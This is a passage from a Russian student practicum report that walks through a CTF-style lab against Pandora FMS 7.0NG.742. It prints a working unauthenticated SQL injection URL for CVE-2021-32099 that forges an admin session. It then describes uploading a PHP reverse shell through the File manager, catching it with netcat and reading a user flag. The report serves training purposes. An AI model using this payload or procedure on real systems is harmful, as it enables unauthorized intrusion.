
Пробуем зайти на веб-сервер по порту 6767:

http://localhost:6767/pandora\_console/


в результате видим что на сайте запущена Pandora FMS версии v7.0NG.742\_FIX\_PERL2020, возможности авторизоваться на сайте нет:



Пробуем найти имеет ли Pandora FMS уязвимости:




данная версия Pandora FMS имеет уязвимость зарегистрированную как CVE-2021-32099 (Unauthenticated SQL Injection) которая представляет собой возможность выполнения sql иньекции из за неконтролируемого ввода одного из параметров в скрипте /include/chart\_generator.php Pandora FMS (https://blog.sonarsource.com/pandora-fms-742-critical-code-vulnerabilities-explained):




Выполняем поиск эксплоита для данной уязвимости:

site:github.com CVE-2021-32099


находим готовый poc по адресу https://github.com/zjicmDarkWing/CVE-2021-32099:






Изменяем в строке poc требуемые параметры и копируем в адресную строку браузера:


http://localhost:6767/pandora\_console/include/chart\_generator.php?session\_id=ok'UNION SELECT 'test',1234567890,'id\_usuario|s:5:"admin";';-- -




Обновляем страницу и получаем доступ к консоли управления Pandora FMS:




Изучаем интерфейс, находим раздел Admin Tools в котором есть File manager:



В File manager присутствует возможность загрузки файлов в каталог images:



Возможность загрузки файлов, позволяет нам отправить на хост реверсный шелл, который будет работать в контексте пользователя под которым запущена Pandora FMS, он может иметь более высокие привилегии чем пользователь daniel. Воспользуемся готовым скриптом на php от https://pentestmonkey.net/tools/web-shells/php-reverse-shell, в теле скрипта укажем адрес атакующей машины и порт прослушиваемы netcat и сохраним скрипт в файл с именем shell1.php:




На атакующей машине запустим netcat на порту 5656:




Выполним загрузку файла shell1.php через File manager административной консоли Pandora FMS и обратимся к нему через браузер:

http://localhost:6767/pandora\_console/images/shell1.php



В результате видим, что netcat принял подключение и получен шелл в контексте пользователя matt:



Прочитаем флаг командой:

cat /home/matt/user.txt



По результатам работы получен флаг, находящийся каталоге пользователя matt в файле user.txt

## Заключение

В результате учебной практики были собраны все необходимые исходные данные для проведения научно-исследовательской работы в рамках ВКР, а именно:

* Составлен план научно-исследовательской работы (НИР);
* Произведено обоснование актуальности темы НИР;
* Решена прикладная задача выбранного направления.

## Список литературы

1. А.С. Кленин. Методические указания по подготовке проектных работ: для студентов направления «Прикладная математика и информатика (профиль системное программирование)» и «Прикладная информатика». Владивосток: Дальневост. федерал. ун-т, 2016. -72с.
2. ГОСТ 7.32-2001 Отчет о научно-исследовательской работе. Структура и правила оформления. Москва, 2001 - 19c.
3. Кузнецов И.Н. Основы научных исследований: учебное пособие. М.: Дашков и К, 2012.
4. Сабитова Р.Г. Основы научных исследований. Владивосток: ДГУ, 2005.
5. Спецификация протокола SNMP (Simple Network Management Protocol) RFC 1157 <https://www.ietf.org/rfc/rfc1157.txt?number=1157>
6. Материалы ресурса <https://www.kali.org/tools/>
7. Материалы ресурса <https://nmap.org>
8. Материалы ресурса <https://pandorafms.com/ru>
9. Материалы ресурса <https://blog.sonarsource.com/pandora-fms-742-critical-code-vulnerabilities-explained>
10. Материалы ресурса <https://github.com/zjicmDarkWing/CVE-2021-32099>
11. Материалы ресурса <https://pentestmonkey.net/tools/web-shells/php-reverse-shell>